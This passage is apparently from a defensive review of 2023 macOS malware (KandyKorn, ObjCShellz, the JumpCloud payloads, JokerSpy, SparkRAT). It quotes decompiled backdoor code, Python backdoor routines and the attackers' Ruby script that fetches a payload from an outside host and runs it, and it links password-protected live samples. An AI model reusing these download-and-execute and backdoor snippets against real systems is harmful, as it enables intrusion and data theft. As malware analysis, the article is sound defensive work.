
1. Running Processes: To enumerate running processes, the malware simply executes `ps -ax`
2. Basic OS/System Information To gather basic information about the OS, the malware executes `system_profiler SPSoftwareDataType`
3. Installed Applications To enumerate installed app, the ProofPoint researchers noted the malware simple lists (likely via `ls`) the files in the Application directories.

As noted earlier, the persistence module will download and persist another payload. At this time it is unknown what this payload is, or what its capabilities are. However, as ProofPoint pointed out that "it is likely TA453 operates additional espionage focused modules", its likely this is persistent implant with cyber-espionage capabilities.

KandyKorn

```
KandyKorn was used by the DPRK to target "blockchain engineers of a crypto exchange platform".

⬇ Download: KandyKorn (password: infect3d)
```

The initial discovery and analysis of `KandyKorn` was performed by Elastic researchers:



Writeups:


- "**Elastic catches DPRK passing out KANDYKORN**"

Infection Vector: Social Engineering

In the **Elastic report**, the researchers describe how engineers at crypto exchanges were targeted with the malware:

> *"Threat actors lured blockchain engineers with a Python application to gain initial access to the environment*
>
> *Attackers impersonated blockchain engineering community members on a public Discord frequented by members of this community. The attacker social-engineered their initial victim, convincing them to download and decompress a ZIP archive containing malicious code. The victim believed they were installing an arbitrage bot, a software tool capable of profiting from cryptocurrency rate differences between platforms." -Elastic*

However, the initial infection was only the beginning. The full attack was composed of many phases (and multiple) payloads:



Execution Flow (credit: Elastic)


Persistence: Execution Flow Hijacking

To persist, the malware leverages a rather unique persistence technique, known as “Execution Flow Hijacking”. Both the idea and the implementation is straightforward. A legitimate application that is already installed on the victim’s system, that is either persisted itself (e.g. as a login item) or commonly launched by the user is replaced by the malware. The malicious replacement will first and foremost execute the legitimate app that was replaced so that the nothing appears amiss. Then, any malicious logic can be executed.

In this specific attack, the Elastic researchers noted the `Discord.app` was targeted for hijacking (by a malicious component dubbed `HLOADER`). They go on to describe the exact steps taken by `HLOADER` (with `.log` being another malicious component of the attack):

“When executed, HLOADER performs the following operations:

- Renames itself from Discord to `MacOS.tmp`
- Renames the legitimate Discord binary from `.lock` to Discord
- Executes both Discord and `.log` using `NSTask.launchAndReturnError`
- Renames both files back to their initial names”



Execution Hijacking (credit: Elastic)

Capabilities: Fully-featured Backdoor

The many components used in the attack all lead to `KandyKorn`, a fully featured backdoor that gives a remote attacker complete control over an infected macOS system. It receives tasking from the attacker's C&C server, that it will process the method called: `process_module::process_request(int)`. To process each command, (which is represented by an integer value), the malware implements a simple switch statement:

```
process_module::process_request(int) {

ksocket::recvint(*var_60);

rax = *(var_60 + 0x30);
var_68 = rax - 0xd1;
rax = rax - 0xe0;
switch (rax) {
        case 0:
            var_44 = 0x0;
            break;
        case 1:
            var_44 = process_module::resp_basicinfo();
            break;
        case 2:
            var_44 = process_module::resp_file_dir();
            break;
        case 3:
            var_44 = process_module::resp_file_prop();
            break;
        case 4:
            var_44 = process_module::resp_file_upload();
            break;
        case 5:
            var_44 = process_module::resp_file_down();
            break;
        case 6:
            var_44 = process_module::resp_file_zipdown();
            break;
        case 7:
            var_44 = process_module::resp_file_wipe();
```


```
            break;
        case 8:
            var_44 = process_module::resp_proc_list();
            break;
        case 9:
            var_44 = process_module::resp_proc_kill();
            break;
        case 10:
            var_44 = process_module::resp_cmd_send();
            break;
        case 11:
            var_44 = process_module::resp_cmd_recv();
            break;
        case 12:
            var_44 = process_module::resp_cmd_create();
            break;
        case 13:
            var_44 = process_module::resp_cfg_get();
            break;
        case 14:
            var_44 = process_module::resp_cfg_set();
            break;
        case 15:
            var_44 = process_module::resp_sleep();
            break;
        default:
            var_44 = 0xfffffffffffffc1b;

    }
}
```

The name of the method for each command largely explains each command. For example `resp_basicinfo` performs a survey, `resp_file_wipe` wipes a file, `resp_cfg_set` sets a new config, etc. etc. If you're interested in the specific details of each command, check out **Elastic's report**.

👾 ObjCShellz

> The BlueNoroff APT group (DPRK) continued to target macOS, including a new backdoor that was discovered in 2023, dubbed ObjCShellz
>
> ⬇ Download: **ObjCShellz** (password: infect3d)

The initial discovery and analysis of `ObjCShellz` was done by Jamf and Kaspersky.



…worth noting the samples analyzed by Jamf and Kaspersky were slightly different, though their functionally appeared near identical.

Writeups:

- "**BlueNoroff: new Trojan attacking macOS users**"
- "**BlueNoroff strikes again with new macOS malware**"

Infection Vector: Unknown

It is not known has this malware initially infects its victims. However, given commonalities and overlaps with other campaigns (i.e. RustBucket), both Jamf and Kaspersky noted it is likely spread via social engineering, with the attackers reaching out to targets and convincing them to either download and run the malware directly, or via a specially crafted email.

> *"In [similar] campaign, the actor reaches out to a target claiming to be interested in partnering with or offering them something beneficial under the guise of an investor or head hunter." -Jamf*
>
> *"Exactly how the archive spread is unknown. The cybercriminals might have emailed it to targets as they did with past campaigns." -Kaspersky*

Persistence: None

This malware does not persist. One reason, noted by Jamf, is that it may be part of the multi-stage RustBucket attack (which includes other persistent components).

Capabilities: Download & Execute

Both the variant analyzed by Jamf (dubbed `ObjCShellz`) and Kaspersky beacon out to a C&C server to download and execute any payload the server provides.

First, let's look at the variant analyzed by Jamf, that was written in Objective-C. Specifically the code that executes the downloaded payload (via `system`):

```
int _main_block_invoke(int arg0, int arg1, int arg2, int arg3) {
  ...
  [[NSString alloc] initWithData:r19 encoding:0x4];
  NSLog(@"Response: %@", r1);

  if (system([r0 UTF8String]) != -0x1) {
      r0 = @"Command executed successfully.\n";
  } else {
      r0 = @"Failed to execute command: %@\n";
  }

  NSLog(r0);
}
```

The variant analyzed by Kaspersky is written in Swift. The download and execute logic is found in a method named `webT.SaveAndExec`

```
webT.SaveAndExec

  ...

  Foundation.URL.init();
  Foundation.Data.write();


  chmod("/Users/Shared/.pld", 0x777);
  webT.exec(0xd000000000000012, r27, r20);
```

The `webT.exec` makes use of the `NSTask` API to execute the downloaded payload (`/Users/Shared/.pld`).

👾 JumpCloud (+ `FullHouse.Doored`, `StratoFear` & `TieDye`)


JumpCloud, a "a zero-trust directory platform service used for identity and access management" was compromised by DPRK attributed attackers in order to compromise its customers. This supply chain attack involved 3 macOS payloads dubbed FullHouse.Doored, StratoFear and TieDye.

⬇ Download: **FullHouse** (password: infect3d)

…samples for StratoFear and TieDye are not available :(

JumpCloud **announced** that it had been breached, noting "…we discovered anomalous activity on an internal orchestration system which we traced back to a sophisticated spear-phishing campaign. That activity included unauthorized access to a specific area of our infrastructure."

Mandiant was brought in to analyze the intrusion. Their **findings** are extensively cited here.



JumpCloud Attack Path (credit: Mandiant)

Writeups:

- "**North Korea Leverages SaaS Provider in a Targeted Supply Chain Attack**"

Infection Vector: Spear Phishing, followed by a Supply Chain Attack.

JumpCloud was compromised via a spear phishing attack.

> *"Initial access was gained by compromising JumpCloud and inserting malicious code into their commands framework. In at least one instance, the malicious code was a lightweight Ruby script that was executed via the JumpCloud agent [on customer systems]. The script contained instructions to download and execute a second stage payload." -Mandiant*

The contents of the Ruby script, `init.rb` were provided in the **Mandiant report**:

```
require 'open-uri'
ffn = '/usr/local/bin/com.docker.vmnat'
File.open(ffn, 'wb') do |file|
file.write(open('hxxps://primerosauxiliosperu[.]com/lic.dat').read)
end
sleep(1)
File.chmod(0755, ffn)
fn = '/usr/local/bin/com.docker.vmnat.lock'
File.open(fn, 'wb') do |file|
file.write(open('hxxps://primerosauxiliosperu[.]com/lic_bak.dat').read)
end
sleep(1)
system(ffn)
```

By means of the compromised JumpCloud agent (specifically the inserted Ruby script), customers were then compromised, in a classic supply-chain attack.

Persistence: Launch Daemon

The Mandiant report noted that one of the components of the attack, `StratoFear` was persisted as launch daemon. Names for the launch daemon plist include:

- `us.zoom.ZoomService.plist`
- `com.google.keystone.agent.plist`
- `com.google.keystone.service.plist`
- `com.microsoft.teams.TeamsDaemon.plist`

As a sample for `StratoFear` isn't publicly available, we cannot dive into the code responsible for this persistence :(

Capabilities: Backdoor

All three binaries deployed on victim systems (`FullHouse.Doored`, `StratoFear` and `TieDye`) are backdoors implementing (standard) features such as survey, download & execute, and more. Let's look briefly at each, starting with `FullHouse.Doored`.

Mandiant writes:

> *"FULLHOUSE.DOORED is a backdoor written in C/C++ that communicates using HTTP. It incorporates the capabilities of the FULLHOUSE tunneler in addition to supporting backdoor commands including shell command execution, file transfer, file management... The command and control (C2) server must be configured from either the command line or a configuration file."* -Mandiant

First, lets note the malware uses basic string encryption to "hide" various strings. However looking at the string decryption function, aptly named `DecryptStringA`, we see its just a simple XOR scheme:

```
int DecryptStringA(int * arg0, int * arg1) {
    rsi = arg1;
    rdi = arg0;
    r8 = *(int8_t *)rdi & 0xff;
    if (r8 != 0x0) {
            rcx = *(rdi + 0x1);
            rdx = 0x0;
            do {
                    rax = *(rdi + rdx + 0x2);
                    rax = rax ^ rcx;
                    *(rsi + rdx) = rax;
                    rdx = rdx + 0x1;
            } while (r8 != rdx);
    }
    return rax;
}
```

If we take a closer look, at its capabilities we see they are pretty standard. For example, for example at the `RunCmd` method, it uses the `NSTask` API to execute command. And with a hardcoded reference to `/bin/zsh`, it appears to execute commands directly via the shell.

Next we have the `StratoFear` backdoor, that Mandiant noted is likely installed via `FullHouse.Doored`. Unfortunately as there is no publicly available sample of `StratoFear`, we're left solely with Mandiant's report. Luckily the report is pretty thorough!

> *"STRATOFEAR is a modular backdoor that communicates with C2 servers using a protocol specified in its C2 configuration, which is decrypted from a local file. The backdoor's primary functionality involves retrieving and executing additional modules. Modules may be downloaded from a remote server or loaded from disk. "* -Mandiant

The following table from the report, shows supported commands:

Command ID	Description
0x02	Start the primary module thread (see the following module command table)
0x07	Collect system information, module information, and configuration data
0x08	Read and decrypt the local configuration file
0x09	Write the in-memory configuration to the local configuration file
0x0A	Delete the local configuration file
0x0B	Get the path of the local configuration file
0x0C	Retrieve the in-memory configuration

StratoFear Commands (credit: Mandiant)

Interestingly the malware also supports various monitors, that include:

Monitor ID	Internal Description
0x42	"monitor for when file(%s) is created"
0x43	"monitor for when size of file(%s) is changed"
0x44	"monitor for when status of network connection(%s:%d => %s:%d) is created"
0x45	None. This monitor can test for a successful TCP connection to a given IP address or domain using a specified port.
0x46	"monitor for when process(%s) is created"
0x47	"monitor for when new device is mounted"
0x48	"monitor for when new session is activated"
0x49	"monitor for when it is waked up after %d minutes"

StratoFear Monitors (credit: Mandiant)

Finally, we have `TieDye`, which also no public sample (yet) exists. Again, Mandiant notes this backdoor was likely deployed via `FullHouse.Doored`. The report notes its a fairly standard backdoor:

> *"Its capabilities include retrieving and executing additional payloads, collecting basic system information, and executing shell commands." -Mandiant*

JokerSpy

`JokerSpy comprises an attack that leveraged multiple macOS tools and backdoors, including a binary named xcc and various Python backdoors (shared.dat &amp sh.py).`

⬇ `Download:` **`JokerSpy`** `(password: infect3d)`

Elastic and BitDefender researchers both published findings on JokerSpy, noting it had be used to target a large cryptocurrency exchange in Japan.

Though an attribution was not made a hard coded C&C server address overlapped with a other DPRK intrusions.

Writeups:

- "**Initial research exposing JOKERSPY**"
- "**Fragments of Cross-Platform Backdoor Hint at Larger Mac OS Attack**"

Infection Vector: Possibly trojanized applications

The Elastic Report noted that they discovered JokerSpy already within a victim network:

> *"an adversary with existing access in a prominent Japanese cryptocurrency exchange tripped one of our diagnostic endpoint alerts that detected the execution of a [what turned out to be a malicious] binary" -Elastic*

They go on to note that:

> *"we strongly believe that the initial access for this malware was a malicious or backdoored plugin or 3rd party dependency that provided the threat actor access. This aligns with the connection that was made by the researchers at Bitdefender who correlated the hardcoded domain found in a version of the sh.py backdoor to a Tweet about an infected macOS QR code reader which was found to have a malicious dependency." -Elastic*

This theory is bolstered by the fact that Elastic observed various application's directly spawning parts of the `JokerSpy` attack. Such app seemingly would have to be trojanized (unless a runtime code injection attack was used) include:

- `/Applications/IntelliJ IDEA.app/Contents/MacOS/idea`
- `/Applications/iTerm.app/Contents/MacOS/iTerm2`
- `/Applications/Visual Studio Code.app/Contents/MacOS/Electron`

Worth pointing out that DPRK, who regularly targets cryptocurrency exchange often does so (successfully) with fake or trojanized applications.

Persistence: None(?)

None of the binaries or backdoors used in the `JokerSpy` attack persist themselves. Assuming an trojanized application was used as the initial infection vector, its possible that persistence is maintained by users simply (re)running trojanized application. Or another component of the attack that was not recovered was responsible for persisting these items. The BitDefender **report** noted that current analysis and understanding of the report is "incomplete".

Capabilities: Backdoor(s)

There are three known/recovered components of the JokerSpy attack. Two are Python backdoors, while the last is a binary that appears to be a simple (TCC) accessibility checker.

Let's start with `xcc`, which queries the system state and for accessibility various permissions:

```
% ./JokerSpy/xcc

Idle Time: 0.021218041
Active App: Terminal
The screen is currently UNLOCKED!
FullDiskAccess: YES
ScreenRecording: NO
Accessibility: NO
```

The checks are implemented fairly simply. For example, to check for Full Disk Access, `xcc` makes use Spotlight APIs such as `MDQueryCreate/MDQueryExecute` with references to the current user and the TCC database: `/Library/Application Support/com.apple.TCC/TCC.db`.

Now on to the `JokerSpy` backdoors, starting with a Python script named `shared.dat`

```
% file JokerSpy/shared.dat
JokerSpy/shared.dat: Python script
```

`shared.dat` is a basic Python backdoor:

> *"Upon execution, the backdoor first generates the UID mentioned above. This UID is then used to name a temporary file (.dat) The malware then enters a while True loop where it attempts to communicate with a remote server using a custom packet format. These packets start with either GITHUB_RES or GITHUB_REQ + the UID generated in the previous step."* - *BitDefender*

As the Python code is not obfuscated (and even includes comments) its easy to see what commands are supported:

```
cmd_type = res[10:13]
if cmd_type == "501":  # BasicInfo
    if check_os(os_inf) == 0:
        base_path = tempfile.gettempdir() + '\\b.dat'
    else:
        base_path = tempfile.gettempdir() + '/b.dat'
    basic_info(base_path, check_os(os_inf))
    f = open(base_path, 'r')
    results = f.read()
    f.close()
    res_b64 = base64.b64encode(bytes(results, 'utf-8'))
    res_base = "GITHUB_REQ" + str(uid) + "01" + "02" + str(check_os(os_inf)) +
res_b64.decode('utf-8')
elif cmd_type == "502":  # CmdExec
    cmdline = base64.b64decode(res[13:]).decode('utf-8')
    results = cmdline + '\n----------------------\n'
    results = results + cmd_exec(cmdline, check_os(os_inf))
    res_b64 = base64.b64encode(bytes(results, 'utf-8'))
```

```
    res_cmd = "GITHUB_REQ" + str(uid) + "01" + "01" + str(check_os(os_inf)) +
res_b64.decode('utf-8')
elif cmd_type == "503":  # DownExec
    res_txt = response.text
    if check_os(os_inf) != 0:
        down_exec(res_txt[13:], os_inf)
elif cmd_type == "504":  # KillSelf
    exit(1)
```

- Command `501`: performs a basic survey
- Command `502`: executes a command
- Command `503`: downloads and executes an application
- Command `504`: terminates the backdoor, by exiting

In writeup titled "**DangerousPassword attacks targeting developers' Windows, macOS, and Linux environments** JPCert described a Python backdoor dubbed "PythonHTTPBackdoor" that appears to match this Python backdoor (shared.dat).

`JokerSpy` also utilizes a fully-featured backdoor, named `sh.py`

> "*sh.py is a Python backdoor used to deploy and execute other post-exploitation capabilities*" *-Elastic*

Here's the function `get_basic_information` that surveys an infected system:

```
def get_basic_information():
  hostname = ""
  username = ""
  domain_name = ""
  current_dir = ""
  bin_path = ""
  os_version = ""
  is64bit_os = "False"
  is64bit_process = "False"
  py_version = 'PY '

  try:
    hostname = socket.gethostname()
    username = getpass.getuser()
    domain_name = socket.getfqdn()
    current_dir = os.getcwd()
    bin_path = sys.executable
    u_name = platform.uname()
    os_version = "%s %s %s" % (u_name[0], u_name[2], u_name[3])
    is64bit_os = "False"
    is64bit_process = "False"
    if platform.machine().endswith('64'):
      is64bit_os = "True"
    if platform.architecture()[0].lower() == "64bit":
      is64bit_process = "True"
    py_version = 'PY ' + platform.python_version()
  except:
    pass
  return hostname + '|' + username + '|' + domain_name + '|' + current_dir + '|' + bin_path + '|'
+ os_version + '|' + is64bit_os + '|' + is64bit_process + '|' + py_version
```

To execute commands from the attacker's C&C server, the backdoor invokes its `process_command` function. The Elastic report contains the following table that shows the supported commands:

Command	Description
sk	Stop the backdoor's execution
l	List the files of the path provided as parameter
c	Execute and return the output of a shell command
cd	Change directory and return the new path
xs	Execute a Python code given as a parameter in the current context
xsi	Decode a Base64-encoded Python code given as a parameter, compile it, then execute it
r	Remove a file or directory from the system
e	Execute a file from the system with or without parameter
u	Upload a file to the infected system
d	Download a file from the infected system
g	Get the current malware's configuration stored in the configuration file
w	Override the malware's configuration file with new values

Backdoor Commands (credit: Elastic)

And All Others

Besides ransomware, stealers, and APT backdoors, there was a range of other new macOS malware. Some, such as `Geacon` and `SparkRAT` are built atop existing (and in some case open-source) tools. While other appear to be custom backdoors.

SparkRAT

> According to its **GitHub repo** SparkRAT is "a web-based, cross-platform and full-featured Remote Administration Tool (RAT) written in Go"
>
> ⬇ Download: **SparkRAT** (password: infect3d)

SentinelOne researchers observed it being used by they track as "DragonSpark". Though its unclear if the DragonSpark attackers target macOS systems, their use of `SparkRAT` (which is cross platform), warrants discussion here.

Writeups:

- "**DragonSpark | Attacks Evade Detection with SparkRAT and Golang Source Code Interpretation**"

Infection Vector: Unknown

